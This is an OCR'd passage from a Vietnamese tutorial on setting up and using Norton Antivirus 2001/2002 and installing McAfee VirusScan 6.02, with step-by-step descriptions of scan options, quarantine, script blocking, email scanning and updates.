
Phần này bao gồm các mục :

Back up a file in quarantine before attemping a repare (Sao lưu tất cả các files có nhiễm virus trước khi tiến hành sửa chữa chúng); Enable password protection (Thiết đặt mật khẩu của chương trình Norton Anti virus); Display the logo screen when starting the Norton Antivirus (Hiển thị logo của bản hãng khi khởi động Norton Antivirus) và cuối cùng là Enable plug in (Đảm bảo cho các ứng dụng của Microsoft Office không có xung đột với chương trình phòng chống virus). Trong hình ví dụ minh hoạ, chúng tôi chỉ chọn lựa các mục 1 và


4 vì lý do việc tạo mật khẩu cho chương trình sẽ gây khó khăn cho nhiều người dùng chung một máy tính và việc hiển thị logo của bản hãng trên màn hình thực sự không đem lại lợi ích gì cho người dùng mà chỉ mang tính quảng cáo cho chính bản hãng mà thôi.

c. Quét virus

Việc quét virus rất đơn giản. Chương trình hầu hết là tự động chạy vào các giờ nhất định sau khi bạn xác lập ở phần Schedule. Tuy nhiên, đôi khi bạn vẫn phải thực hiện quét bằng tay (Vì một lý do nghi ngờ nào đó). Bạn chọn mục Scan for viruses trong cửa sổ giao diện chính, tuỳ chọn các ổ đĩa hay folder mà bạn có ý định quét, ví dụ bạn định quét ổ C của hệ thống như màn hình minh hoạ dưới đây:




Nhấn vào Scan để ra lệnh quét toàn bộ ổ cứng. Màn hình trạng thái sau khi nhấn Scan sẽ có dạng như hình trang sau:



Quá trình quét có thể diễn ra nhanh hay chậm tuỳ thuộc vào số lượng files có trong ổ C. Thông thường, nếu không có vấn đề gì thì quá trình quét kéo dài khoảng 15-20 phút cho khoảng 30.000 files. Nếu trong quá trình quét chương trình phát hiện một số files nào đó bị nhiễm virus thì máy sẽ đưa ra các màn hình trạng thái yêu cầu bạn xử lý, nếu bạn đặt giá trị Ask me what to do trong tham số Action của hệ thống. Kết quả mỗi lần quét sẽ

được đưa ra bởi một màn hình trạng thái, ví dụ như hình dưới đây:



Màn hình trên biểu lộ kết quả quá trình quét như sau:

Summary (Tổng kết): Không tìm thấy virus.

Items Scaned (Đối tượng quét): ổ C.

Memory (Bộ nhớ): Đã quét xong.

Files type (Kiểu file đã được quét): Tất cả các dạng file.

Other setting (Các xác lập kiểu file khác): Tất cả các file nén đều đã được quét.

Scan time (Thời gian quét): ! giây (Đây là chương trình ví dụ nên chúng tôi chỉ đưa ra việc quét minh hoạ. Thời gian quét thực tế sẽ lâu hơn).

Các thao tác chương trình đã thực hiện (Action):

Đã quét MBR (Master Boot Record); DBR (Disk Boot Record), không phát hiện có lỗi gì. Không sửa chữa, cách ly hay xoá một file nào. Bạn có thể yên tâm đóng chương trình


2. Norton Antivirus 2002 V8.0

a. Cài đặt Norton Antivirus 2002.

Về căn bản, việc cài đặt bản 2002 không khác gì số với bản 2001. Tuy nhiên vì là version (đời) sau nên bản 2002 có một số cải tiến khá tốt, chạy nhanh hơn và nhất là không thay đổi các thông số Email làm nhiều người trong quá trình sử dụng rất khó chịu. Chúng tôi cho rằng việc giới thiệu lại cách cài đặt bản 2002 là không cần thiết, bạn có thể tự động làm được sau khi đã biết cách cài đặt bản 2001, vì vậy chúng tôi sẽ không giới thiệu ở đây mà taap trung vào việc xác lập hệ thống sau khi bạn đã cài đặt thành công bản 2002.

b. Xác lập các thông số hệ thống

Giả sử rằng, bạn đã cài đặt thành công chương trình Norton Antivirus 2002 Version 8.0. Dưới đây là giao diện chính của chương trình:



NAV 2002 tương thích với Windows 9x/ SE/ ME/ NT/ 2000/ XP và dể sử dụng đối với mọi người. Chương trình khi thường trú có thể tự động ngăn chặn mọi loại Virus (macro viruses, boot sector viruses, memory viruses, Trojan horses, worms, code phá hoại...) có trong ổ cứng, ổ mềm hay các ứng dụng/file khi bạn truy xuất. Kiểm tra tất cả thư, file attach, tải về từ Internet, kể cả Java Applets và các điều khiển ActiveX. Để chỉ định các thông số hoạt động mặc định cho NAV, bạn bấm nút Options. Trong hộp thoại Option bạn chú ý xác lập các mục sau:


1. Auto-Protect:

- Xem cửa sổ trạng thái hình bên ta thấy phần How to stay protected có tất cả các danh mục đều được cho hiệu lực bởi dấu chọn lựa, bao gồm:

* Enable Auto-Protect: Cho hiệu lực việc bảo vệ Virus tu động.


* Start Auto-Protect when Windows startup: Tự động chạy chương trình bảo vệ mỗi khi khởi động Windows.

* Show the Auto-Protec icon in the tray: Hiển thị biểu tượng chế độ thường trú ở góc phải bên dưới màn hình.



- Phần How to respond when a virus is found được đánh dấu chọn mục Automatically repair the infected file: Tự động tiêu diệt Virus nếu phát hiện ra. Nếu chương trình không thể tiêu diệt được Virus nó sẽ tự động thông báo và cách ly (di chuyển file vào folder Quarantines) các file bị nhiễm. Nếu file không thể cách

ly, chương trình sẽ "khoá" file không cho bạn truy xuất. Các file bị nhiểm Virus sẽ được sao lưu vào 1 thư mục đặc biệt và các bạn có thể kiểm tra bằng chức năng Quarantine trong Folder NAV như hình trang bên:



* Try to repair then quarantine if unsuccessful: Bạn chỉ định mục nầy nếu bạn không muốn cho NAV diệt Virus tự động mà chỉ cần cách ly chúng.


* Deny access to the infected file: Không diệt Virus, không "cách ly" nhưng "khoá" file không cho bất cứ chương trình nào truy xuất.

- Phần Which file types to scan for viruses bao gồm:

* Comprehensive: Kiểm tra tất cả các file khi quét Virus như màn hình trang bên. Trong các kiểu file đã được liệt kê có thể không có một kiểu file nhát định nào đó. Bạn có thể tuỳ ý thêm kiểu file quét này vào trong danh mục bằng cách nhấn vào New.


* Scan files using SmartScan: Kiểm tra các loại file có phần mở động do bạn chỉ định trong danh sách để tăng tốc độ quét. Bạn thay đổi danh sách nầy bằng cách

bấm nút Customize. Có một số máy tính do mức độ quan hệ và tương tác với các hệ thống khác nhất định nào đó nên hầu như chỉ nhiễm một vài loại virus nhất định. Lựa chọn này giúp cho bạn giảm thiểu thời gian ngồi quét virus, một sự chờ đợi hết sức buồn tẻ và nhàm chán.



2. Script blocking:

Xem màn hình dưới đây:




* Enable Script Blocking: Cho hiệu lực chức năng "ngăn chặn" mã lệnh script phá hoại trong file. Trong ví dụ này chức này được chọn vì lý do các con sâu Internet với các công cụ Scrip đang là mối nguy hiểm lớn đối với mọi hệ thống máy tính.

* Ask me what to do: Cảnh báo khi phát hiện thấy các mã script "ác tính" trong file. Cho phép bạn ngừng, chạy thử, cách ly hay "cấp thông hành" cho nó để lần sau chương trình khỏi cảnh báo.

* Stop all suspicious activities and do not prompt me: Cho phép chương trình toàn quyền ngăn chặn tất các các script mà không cần "hỏi han" gì cả.

3. Manual Scan:

Xem màn hình trạng thái dưới đây:



* Cho phép tự động quét Memory (chỉ hiệu lực đối với Windows 9x/ME), Master Boot Records của ổ cứng

và Boot Records của ổ cứng/ổ mềm mỗi khi chạy chương trình.

* Cho phép tự động diệt Virus nếu phát hiện (Automatically repair the infected file), hỏi bạn cách xử lý (Ask me what to do), hay cách ly hoặc xoá file nhiễm virus(Try to repair then quarantine if unsuccessful).


* quét tất cả file hay các loại file theo danh sách định trước (Scan files using SmartScan). Và cho phép quét cả file nén (đánh dấu chọn) hay không (Scan within compressed files).

d/ Exclusions:

* Lập danh sách ổ đĩa/ thư mục/ nhóm file/ file cần loại trừ khi quét virus.

4. Email:

Xem màn hình trạng thái bên dưới đây:



NAV có thể kiểm tra Virus trong các phần mềm quản lý mail: Microsoft Outlook, Outlook Express, Netscape Messenger, Netscape Mail hay Eudora Light/Pro.

* Scan incoming Email: Tự động quét tất cả thư nhận về.


* Scan outgoing Email: Tự động quét tất cả thư gởi đi. Chỉ định nầy nhằm ngăn chặn các virus đang nhiễm trn máy bạn bí mật gởi thư cho người khác.mà bạn không kiểm soát được. Nếu máy an toàn thì không nên chọn mục này để việc gửi thư được nhanh hơn.

* Protect against timeouts...: Cho phép quét trở lại khi việc truyền thư bị gián đoạn.

* Display tray icon when processing Email: Hiển thị biểu tượng quá trình quét Email trong khay hệ thống.

c. Quét Virus:

Xem hình dưới đây:



Trong màn hình chính của chương trình bạn chọn lệnh Scan for Viruses, sau đó chỉ định ổ đĩa/thư mục/file cần kiểm tra bằng cách bấm kép chuột vo các mục tương ứng (hay bấm nút Scan) để mở cửa sổ chọn lựa. Cách nhanh nhất là vào Windows Explorer bấm phím phải chuột vào ổ đĩa/thư mục/file rồi chọn lệnh Scan for NAV. Chương trình cũng có tạo 1 biểu tượng trong Toolbar Link của Internet Explorer.

Wizard

NAV cung cấp 1 chức năng đặc biệt gọi 1 Wizard để giúp những người thường xuyên phải kiểm tra virus cho 1 số ổ đĩa/thư mục/file nào đó, nó cho phép tạo nhiều "mẫu quét" để sau nầy khỏi mất thời gian chọn lựa lại.

Bạn muốn chạy Wizard, bấm chuột vào nút New, Wizard sẽ dhướng dẫn bạn qua từng bước trong việc chọn lựa và đặt tên cho "mẫu quét". Bạn có thể sửa chữa, hay xoá bỏ "mẫu quét" bằng nút Edit và Delete. Sau nầy bạn chỉ cần chọn tên mẫu rồi bấm nút Scan để tiến hnh kiểm tra virus.

d. Cập nhật hàng tuần


Việc cập nhật Norton Antivirus 2002 V8.0 không khác gì so với bản 2001. Thực ra, nếu chỉ cập nhật các thông tin virus không thôi (Virus Definition only) thì bạn có thể vào thẳng trang web của Symantec để download các file date và dùng chung. Tuy nhiên, nếu muốn cập

nhật các thông tin chỉnh sửa đối với chương trình thì bạn vẫn phải xác lập chúng như cách đã làm với bản 2001. Sau khi đã xác lập xong rồi, bất cứ lúc nào bạn có thể nhấn nút LiveUpdate trên cửa sổ giao diện chính để cập nhật các thông tin bổ sung cho chương trình.


3. Mcafee Virus Scan

a. Cài đặt:

Mcafee Virus Scan có kích thước khá lớn (35MB), dùng chung cho tất cả các bản 9X, NT, 2000, XP, nhưng bù lại chạy khá ổn định, không gây lỗi hệ thống. Bộ cài đặt được đóng gọn thành một file có tên là vscenu6.02.exe, quá trình cài đặt tương đối nhanh. Kể cả đĩa dạng Autorun lẫn các bản copy đều sử dụng chung một file này. Kích đúp vào biểu tượng file cài đặt, xuất hiện cửa sổ như hình dưới:




Bạn có thể tùy ý thay đổi thư mục làm việc của chương trình, hoặc để mặc định chúng như gợi ý trong Program Files. Nhấn Next để xuất hiện cửa sổ tiếp theo như hình trang bên:



Sau khi kiểm tra các thành phần cài đặt không có lỗi gì, chương trình thực hiện giải nén các file ra thư mục đã chọn như hình dưới:




Quá trình giải nén các file khá nhanh (Khoảng 1 phút). Sau khi giải nén vào Program File\Mcafee Viruscan 6.02, chương trình cài đặt sẽ mở cửa sổ tiếp theo chào mừng bạn chuẩn bị sử dụng chương trình:



Nhấn Next để tiếp tục. Một cửa sổ thông báo về cam kết bản quyền sử dụng chương trình sẽ hiện ra. Tùy theo cam kết của bạn với đơn vị bán (Provider) mà thời hạn có thể khác nhau, nhưng thông thường là 1 năm, giống như các sản phẩm của Symantec. Trong ví dụ này, bạn sẽ thấythời hạn sử dụng là 30 ngày, lý do là ở đây chúng tôi chỉ sử dụng bản demo (Bản miễn phí). Nó không khác gì tất cả các bản licence (Bản mua nghiêm chỉnh), ngoại trừ thời hạn sử dụng chỉ được có 30 ngày mà thôi. Các thông tin này đối với hầu hết mọi ngwowif dùng là không quan


trọng, bạn có thể tùy ý tham khảo hoặc không như hình dưới:




Hai nút Decline và Accept bên dưới yêu cầu bạn xác nhận một trong hai điều kiện: Hủy bỏ hoặc tiếp tục sử dụng chương trình Mcafe VirusScan. Hãy nhấn Accept để tiếp tục, xuất hiện cửa sổ hình trang sau. Trong cửa sổ này, bạn phải lựa chọn 1 trong 2 kiểu cài đặt:

- Typical Insstallation: Cài đặt toàn bộ các thành phần của Mcafee, bao gồm không chỉ chương trình phòng diệt Virus mà còn cả một số tính năng khác như firewall (Bức tường lửa), một vài lựa chọn securities khác. Lựa chọn kiểu cài đặt này dành cho những người ít kinh nghiệm. Nó sẽ tải toàn bộ chương trình, sẽ nặng cho hệ thống và hơi thừa vì chắc chắn có một số ứng dụng mà bạn sẽ không bao giờ dùng. Thừa còn hơn thiếu, chúng tôi khuyên bạn sử dụng lựa chọn này.


Custom Insstallation: Bạn sẽ nhìn thấy một loạt các ô cần đánh dấu trong lựa chọn này chỉ rằng bạn phải xác nhận các thành phần mà Mcafee sẽ cài lên hệ thống của bạn. Kiểu này chỉ dành cho các bạn đã có kinh nghiệm không chỉ trong việc sử dụng các chương trình chống Virus mà còn phải là có kiến thức tương đối khá về hệ thống vì nó đòi hỏi bạn phải xác nhận một số vấn đề liên quan tới hệ thốngmáy tính của bạn. Tuy hiên đổi lại, hệ thống của bạn sẽ rất nhẹ nhàng vì chỉ sử dụng những cái gì cần có. Xem hình dưới:




Kiểu Typical là kiểu cài dặt, trong đó chương trình sẽ cài đặt tất cả các thành phần của Mcafee. Với kiểu Custom, bạn có thể tuỳ chọn để cho chương trình cài đặt các thành phần khác nhau (Hoặc tất cả) tuỳ theo ý của người sử dụng. Trong ví dụ này, chúng tôi chọn kiểu Custom. Hãy nhấn Next để xuất hiện cửa sổ tiếp theo:



Tại đây, chương trình yêu cầu bạn một lần nữa xác định thư mục cài đặt và làm việc của Mcafee VirusScan. Đến đây chắc bạn sẽ không cần có thay đổi gì vì mọi lựa chọn đã được cân nhắc trước đó. Hãy nhấn Next để tiếp tục. Xuất hiện cửa sổ như hình dưới:



Trong cửa sổ này, lựa chọn Insstall Mcafee Firewall không được dánh dấu vì lý do sau đây: Firwall là để ngăn cấm các hành vi sao chép, phá hoại đối với phần lớn các máy đã được xác định tên miền, ví dụ các máy chủ của các nhà cung cấp dịch vụ trực tuyến, các ngân hàng dữ liệu có độ yêu cầu bảo mật cao, những địa chỉ đỏ cho các hành động đánh cắp tập trung. Chúng tôi cho rằng, nếu cần bảo vệ những máy chủ như vậy thì Mcafee 6.02 chỉ là một chương trình hết sức nghiệp dư, không đủ sức, còn nếu bạn chỉ là một End user bình thường thì điều đó lại không cần thiết. Hãy nhấn Next để tiếp tục:




Giống như chương trình Norton Antivirus, chức năng Run Default Scan After Installation (Thực hiện quét virus ngay sau khi việc cài đặt hoàn tất) sẽ được chọn, dù rằng có vẻ hơi thừa và mất thời gian, nhưng thực sự cũng nên


làm một khi hệ thống của bạn không chắc chắn là không có virus.

- Chức năng Create Emergency Disk (Tạo đĩa phục hồi hệ thống) cũng được chọn, đề phòng sự sụp đổ hệ thống vì một lý do bất cẩn nào đó sau này.

